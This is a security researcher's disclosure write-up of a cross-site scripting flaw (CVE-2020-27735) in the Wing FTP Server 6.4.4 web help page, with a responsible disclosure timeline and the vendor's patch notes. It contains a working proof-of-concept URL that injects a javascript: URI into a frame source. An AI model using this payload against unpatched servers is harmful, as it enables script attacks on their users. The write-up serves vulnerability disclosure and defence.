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XSS in Wing FTP's Web Interface (CVE-2020-27735)

While conducting an external network penetration test for a client, I found an instance of Wing FTP Server running in the client's external IP space. During the assessment, I discovered a previously unknown Cross-Site Scripting vulnerability in the Wing FTP Server (version 6.4.4) web interface. The details of the vulnerability and disclosure process are described below.

Note: For the purpose of capturing the proof of concept screenshots in this writeup, I configured a local instance of Wing FTP Server. No screenshots are included from the actual client environment.



While assessing the Wing FTP Server web application, I found a help page that was accessible without valid credentials.



Furthermore, I discovered a script on the help page which writes a URL parameter to a frame src attribute, exposing the service to a Cross-Site Scripting vulnerability.



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Inspector Console Debugger Network Style Editor Performance Memory
Search HTML
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN" "http://www.w3.org/TR/html4/frameset.dtd">
<html> event
<script src="moz-extension://7e9c08af-6239-c543-a4c5-0675071794ca/page/prompt.js"></script>
<script src="moz-extension://7e9c08af-6239-c543-a4c5-0675071794ca/page/runScript.js"></script>
<!-- saved from url=(0029)http://www.helpandmanual.com/ -->
<head> </head>
<frameset cols="20%,*" frameborder="1" framespacing="1">
  <frame name="hmnavigation" src="admin_content_dyn.html" title="Navigation frame"> </frame>
  <frame name="hmcontent" src="uopeeia.htm" title="Content frame"> </frame>
</frameset>
</html>
```

I created the following proof of concept link to exploit the Cross-Site Scripting vulnerability in Wing FTP Server.


[http://192.168.2.102:5466/help/english/index.html?javascript:alert\('Script%20Execution'\)](http://192.168.2.102:5466/help/english/index.html?javascript:alert('Script%20Execution'))

Visiting the link executed arbitrary JavaScript in the browser as shown below.



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Inspector Console Debugger Network Style Editor Performance Memory A
Execution
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<html> event
<script src="moz-extension://7e9c08af-6239-c543-a4c5-0675071794ca/page/prompt.js"></script>
<script src="moz-extension://7e9c08af-6239-c543-a4c5-0675071794ca/page/runScript.js"></script>
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  <frame name="hmnavigation" src="admin_content_dyn.html" title="Navigation frame"> </frame>
  <frame name="hmcontent" src="javascript:alert('Script%20Execution');" title="Content frame"> </frame>
</frameset>
</html>
```

I searched for more information about Wing FTP Server and found their website claims over 8000 organizations use Wing FTP Server including the U.S. Air Force, Accenture, Sephora, Reuters and Sony.



OUR CUSTOMERS

Over 8000 customers around the world are using WingFTP for file transfer service



accenture

SEPHORA



REUTERS®

SONY

I responsibly disclosed the vulnerability to the Wing FTP Server developers and ensured a patch was issued.

Responsible Disclosure Timeline:

- October 26th, 2020 - Vulnerability disclosed to developers
- November 17th, 2020 - Patch issued
- January 20th, 2021 - Blog posted

Wing FTP Server v6.4.5

Released: 17/Nov/2020

- Improvement - For the weblink of a folder, added two columns "Size" and "Modified" for the file listing, and columns can be sorted now.
- Improvement - Zip multiple files/folders in the web client may cause an error "too many source files".
- Fixed a bug - When importing weblink data from old version (before v6.2.2), the imported data might be incomplete.
- Fixed a bug - The weblink downloading replaces all the spaces with plus (+) symbols in the filename.
- Fixed a bug - Fixed a potential XSS vulnerability in the help manual of the web admin and web client.

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